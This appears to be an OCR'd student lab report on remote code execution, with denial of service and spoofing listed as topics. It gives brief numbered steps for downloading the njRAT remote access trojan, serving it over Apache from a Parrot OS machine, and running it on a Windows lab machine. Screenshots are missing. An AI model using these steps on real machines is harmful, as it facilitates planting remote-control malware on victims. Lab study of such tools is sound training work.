PROJECT : 6


DATE : 16-10-2021

TOPIC :


a. Remote code execution (RCE)
b. Denial of service (DOS) attack
c. Sniffing and spoofing

REMOTE CODE EXECUTION


1. Download njRAT zip file from GitHub.




2. Get root access.




3. Goto folder containing recently downloaded njRAT file.




4. Copy njRAT file to /var/www/html directory and delete any index files in the directory.




5. Run apache service.




6. In attacker_2 (Windows) machine, enter attacker_1 (Parrot OS) IP address in browser to access the njRAT zip file.




7. Download and extract the njRAT zip file.




8. Run the njRAT v0.7d executable file.



